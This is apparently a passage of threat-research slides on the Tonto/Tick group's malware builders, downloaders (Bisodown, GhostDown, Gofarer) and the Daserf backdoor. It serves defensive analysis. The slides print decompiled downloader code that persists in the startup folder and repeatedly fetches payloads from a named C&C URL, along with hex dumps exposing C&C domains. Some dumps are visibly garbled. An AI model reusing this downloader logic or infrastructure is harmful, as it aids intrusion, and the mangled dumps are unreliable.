The screenshot displays the 'x xmm2_build' application window with a 'Dialog' box open. The dialog is divided into several sections:

- Common:** Contains fields for 'Kernel Template' (set to 'xxmm2.exe'), 'RSAEncryptKey' (set to 'server_pub.key'), 'RSADecryptKey' (set to 'client_pri.key'), 'Version' (set to '1,0'), and 'Time From' (set to '0').
- jpg Tunnel:** Contains 'jpgTunnel URL' (set to 'http://10.10.10.23/test.jpg') and 'Time Interval(ms)' (set to '1000000').
- php Tunnel:** Contains 'phpTunnel URL' (set to 'http://10.10.10.23/phptunnel.p'), 'Time Interval(ms)' (set to '3000'), and 'Destination File' (set to 'xxmm2.exe').

Overlaid on the right side of the dialog are two 'Module' configuration panels:


- Module (top):** Contains 'Kernel Module' (set to 'xxmm2.exe') and 'Loader Template' (set to 'loader.exe').
- Module (bottom):** Contains 'Setup Module X86' (set to 'setup.exe'), 'Setup Module X64' (set to 'setup.exe'), and 'Trojan Template' (set to 'loadSetup.exe').

Below these panels are additional configuration options:



- 'Destination File Path' (set to 'ShadowWalker 1.0_Server.exe')
- 'Host Program' (set to '%programms%\Internet explorer\Iexplore.exe')
- 'Destinaiton File' (set to 'setup.exe')

- ShadowDawn (2016)

 - wali_build.exe, shadowDawn.exe



- NetGhost v2.1 & v.2.41 (2017)
 - Some Variants Protected with Password




03

Stage 1 – Dropper, Downloader

- Dropper

- Disguised as Original Program → Create Downloader



- Bisodown (Cpycat, HomamDownloader)

- Discovered between April 2014 – Feb. 2019

- Downloader → Used by Tonto Group

```
.00404010: 6D 73 73 65.72 76 65 72.00 00 00 00.73 65 72 76 mserver serv
.00404020: 69 63 65 73.2E 65 78 65.00 00 00 00.58 40 40 00 ices.exe X@@
.00404030: 44 40 40 00.40 40 40 00.00 28 00 00.10 0E 00 00 D@@ @@@ ( ▶#
.00404040: 2A 2F 2A 00.43 6F 6E 74.65 6E 74 2D.54 79 70 65 /*/* Content-Type
.00404050: 3A 20 2A 2F.2A 00 00 00.68 74 74 70.3A 2F 2F 77 : /*/* http://w
.00404060: 77 77 2E 73.69 74 63 6C.6F 67 69 2E.63 6F 2E 6A ww.sitclogi.co.j
.00404070: 70 2F 63 6F.6D 6D 6F 6E.2F 69 6E 63.2F 78 6D 6C p/common/inc/xml
.00404080: 73 2E 70 68.70 00 00 00.61 64 76 70.61 63 6B 2E s.php advpack.
.00404090: 64 6C 6C 00.49 73 4E 54.41 64 6D 69.6E 00 00 00 dll IsNTAdmin
.004040A0: 5C 00 00 00.50 72 6F 67.72 61 6D 46.69 6C 65 73 \ ProgramFiles
.004040B0: 44 69 72 00.53 4F 46 54.57 41 52 45.5C 4D 69 63 Dir SOFTWARE\Mic
.004040C0: 72 6F 73 6F.66 74 5C 57.69 6E 64 6F.77 73 5C 43 rosoft\Windows\C
.004040D0: 75 72 72 65.6E 74 56 65.72 73 69 6F.6E 00 00 00 urrentVersion
.004040E0: 5C 4D 69 63.72 6F 73 6F.66 74 00 00.5C 41 70 70 \Microsoft \App
.004040F0: 6C 69 63 61.74 69 6F 6E.73 00 00 00.25 55 53 45 lications %USE
.00404100: 52 50 52 4F.46 49 4C 45.25 00 00 00.5C 41 63 63 RPROFILE% \Acc
.00404110: 65 73 73 6F.72 69 65 73.00 00 00 00.57 69 6E 64 essories Wind
.00404120: 6F 77 73 20.4E 54 00 00.20 22 00 00.25 64 00 00 ows NT " %d
.00404130: 3B 20 00 00.55 73 65 72.20 41 67 65.6E 74 00 00 ; User Agent
.00404140: 6E 74 56 65.72 73 69 6F.6E 5C 49 6E.74 65 72 6E ntVersion\Intern
.00404150: 65 74 20 53.65 74 74 69.6E 67 73 00.6F 73 6F 66 et Settings osof
```


- GhostDown


- Discovered between Feb. 2013 – Feb. 2018

- Encrypted strings , such as API address, C&C degree etc. (Generally XOR 0xDF)

```
00405090: 80 00 00 00.20 00 00 00.40 00 00 00.02 00 00 00  Ç @
004050A0: 6C 6F 77 6D.61 69 6E 00.3A 00 00 00.A8 A8 A8 F1 lowmain : iii±
004050B0: AF B0 B6 F1.BC A6 BB B6.AC B4 F1 B1.BA AB E5 E7 »:|±d±q±|¼±:||½σr
004050C0: FE DF 80 7C.01 00 00 00.02 00 00 00.4C FC 12 00 nC!a a l∞↑
004050D0: 000050A0: 6C 6F 77 6D.61 69 6E 00.3A 00 00 00.77 77 77 2E lowmain : www.
004050E0: 000050B0: 70 6F 69 2E.63 79 64 69.73 6B 2E 6E.65 74 3A 38 poi.cydisk.net:8
004050F0: 000050C0: 30 00 80 7C.01 00 00 00.02 00 00 00.4C EC 12 00 0 Ç|@ @ L∞↓
00405100: 000050D0: 48 EC 12 00.60 EE 12 00.5B D5 65 73.63 D5 65 73 H∞↓ '€↑ [fesc fes
00405110: 000050E0: 43 00 3A 00.5C 00 57 00.F6 68 D3 73.44 00 4F 00 C : \ W ÷h^sD 0
00405120: 000050F0: 30 C9 D6 77.00 00 00 00.1C EC 12 00.F8 EC 12 00 0 Ffw -∞↓ °∞↓
00405130: 5B 5D 7B 7D.7C 2B 54 48.63 65 3B 30.25 37 4F 69 [I{}|+THce;0%70i
00405140: 7A 23 57 20.44 45 36 71.53 3F 61 77.2E 2F 42 4A z#W DE6qS?aw./BJ
00405150: 6C 6B 2C 79.55 50 6A 67.49 5C 60 5E.40 24 2A 74 lk,yUPjgIV'^@*$~t
00405160: 75 6D 59 41.27 70 32 52.6F 58 3D 76.5F 3A 4D 34 umYA'p2RoX=v_:M4
00405170: 33 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
00405180: 28 5D 7B 7D.0000C080: 08 00 00 00.02 00 00 00.04 00 00 00.10 00 00 00
00405190: 63 68 48 4E.0000C090: 80 00 00 00.20 00 00 00.40 00 00 00.02 00 00 00 Ç @
004051A0: 37 29 3C 3E.0000C0A0: 6C 6F 77 6D.61 69 6E 00.3A 00 00 00.62 6C 6F 67 lowmain : blog
004051B0: 3B 79 74 2D.0000C0B0: 2E 73 6F 66.74 66 69 78.2E 63 6F 2E.6B 72 3A 38 .softfix.co.kr:8
004051C0: 2E 36 71 4A.0000C0C0: 30 00 00 00.00 00 00 00.60 00 00 00.60 D2 61 00.7E 7A 7B 75 0 'Ta ~z{u
004051D0: 72 00 00 00.0000C0D0: 98 F7 60 00.08 00 D4 00.0B 00 00 00.55 F6 7B 75 yz' L ♂ U÷{u
0000C0E0: 98 F7 60 00.48 62 00.0E CB 61 00.01 00 00 00 00 yz' Hbb αTa @
0000C0F0: 58 D2 61 00.D4 EB 12 00.E8 2C 47 77.60 D2 61 00 XTa Ls↑ ♂,Gw'Ta
0000C100: B0 EC 12 00.00 00 00 00.58 D2 61 00.1C EC 12 00 ∞↓ XTa -∞↓
```

- Created Domain at Certain Websites

- dnsever etc.



© 2019 DNSEver.com

* Source : DNSEver.com

- Gofarer



Summary

Once executed, the Trojan creates the following files:

- %Temp%\~DFDFA[RANDOM CHARACTERS FILE NAME].log
- %ProgramFiles%\Startup\Gofarer.EXE

The Trojan creates one of the following mutexes to make sure only one instance of itself is running:

- fe953017-2e96-4d52-aa5f-adf5144e4bbc
- e511fe20-e960-4b31-a8ab-20837720b0f7

Discovered: Decemb
Updated: December C
Type: Trojan
Infection Length: Var
Systems Affected: W

Next, the Trojan connects to the following remote locations:

- [http://]www.aucsellors.com/images/notes/img/inde[REMOVED]
- [http://]www.aucsellors.com/rim/images/01/js/js/inde[REMOVED]

2819980 || ETPRO TROJAN Downloader.Gofarer Checkin | md5,db909c50b4f3263ef769028d9680a37f | url,symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan

* Source : <https://www.symantec.com/security-center/writeup/2015-120812-1148-99> & <http://rules.emergingthreats.net/changelogs/archive/snort->


- Gofarer

- Downloader
- Digital Signature Details : Does Heruida Electronic Technology
- Infection found Only in Japan

```

CreateMutexA(0, 1, Name); // e511fe20-e960
if ( GetLastError() == 183 )
    return 0;
strcpy(&URL, "http://www.aucsellors.com/rim/images/01/js/js/in
memset(&v8, 0, 0x90u);
v4 = time(0);
setRandom_401B80(v4);
GetModuleFileNameA(0, &Filename, 0x104u);
memset(&pszPath, 0, 0x104u);
result = SHGetSpecialFolderPathA(0, &pszPath, 7, 0);
if ( result )
{
    lstrcatA(&pszPath, String2); // \\Gofarer.exe
    CopyFileA(&Filename, &pszPath, 1);
    while ( 1 )
    {
        Download_4010F0((int)&URL);
        v5 = time(0);
        setRandom_401B80(v5);
        Sleep(180000u);
    }
}
return result;

```



04

Stage 2 – Backdoor, Stealer

- Daserf (Muirim, Nioupale, Postbot)

- First discovered in 2009 (in Apr. 2011 in Korea)
- Mostly 30-40 KB (Some are 100 KB or more.) Versions exist in Delphi scripting language and C language
- Main functions: View file lists, execute commands with cmd.exe, Upload/Download/Delete/Execute/Uninstall files
- C&C information encrypted at the version information and the end of the file

```
13841270: 25 30 38 78 00 00 00 00 75 73 69 64 2E 64 61 74 %08x usid.dat
13841280: 00 00 00 00 5C 00 00 00 68 74 74 70 3D 00 00 00 \ http=
13841290: 25 64 00 00 50 72 6F 78 79 53 65 72 76 65 72 00 %d ProxyServer
138412A0: 50 72 6F 78 79 45 6E 61 62 6C 65 00 3B 00 00 00 ProxyEnable ;
138412B0: 53 6F 66 74 77 61 72 65 5C 4D 69 63 72 6F 73 6F Software\Microso
138412C0: 66 74 5C 57 69 6E 64 6F 77 73 5C 43 75 72 72 65 ft\Windows\Curre
138412D0: 6E 74 56 65 72 73 69 6F 6E 5C 49 6E 74 65 72 6E ntVersion\Intern
138412E0: 65 74 20 53 65 74 74 69 6E 67 73 00 56 65 72 73 et Settings Vers
13849FF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00008000: 78 00 00 00 00 18 85 9F 84 93 9F 44 8D 92 8D 2A x tãfãöfDifi*
00008010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00008020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00008030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00008040: C5 CD 3A 30 37 36 CF F6 30 CE 30 CD 36 33 39 34 +=:076+=0+=6394
00008050: F6 36 C9 38 F7 CD 31 CF F7 C5 C8 C8 3A F6 CF CD ÷6r8≈=1±≈+ll:÷±
00008060: CE A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 †ñ †884Γ≈
00008070: F7 CC C5 CD 3A 30 37 36 CF F6 30 CE 30 CD 36 33 ≈ †+=:076+=0+=63
00008080: 39 34 F6 36 C9 38 F7 CD 31 CF F7 C5 C8 C8 3A F6 94÷6r8≈=1±≈+ll:÷
00008090: CF CD CE A4 00 00 00 00 00 00 00 00 00 00 00 00 †ñ †884
000080A0: E2 F7 F7 36 C9 3F 3B F6 32 39 3B 38 C8 CD C9 C8 Γ≈6r?:÷29:8
000080B0: F6 CB 37 31 F7 CD 31 CF F7 C5 C8 C8 3A F6 CF CD ÷T71≈=1±≈+ll:÷±
000080C0: CE A4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 †ñ if
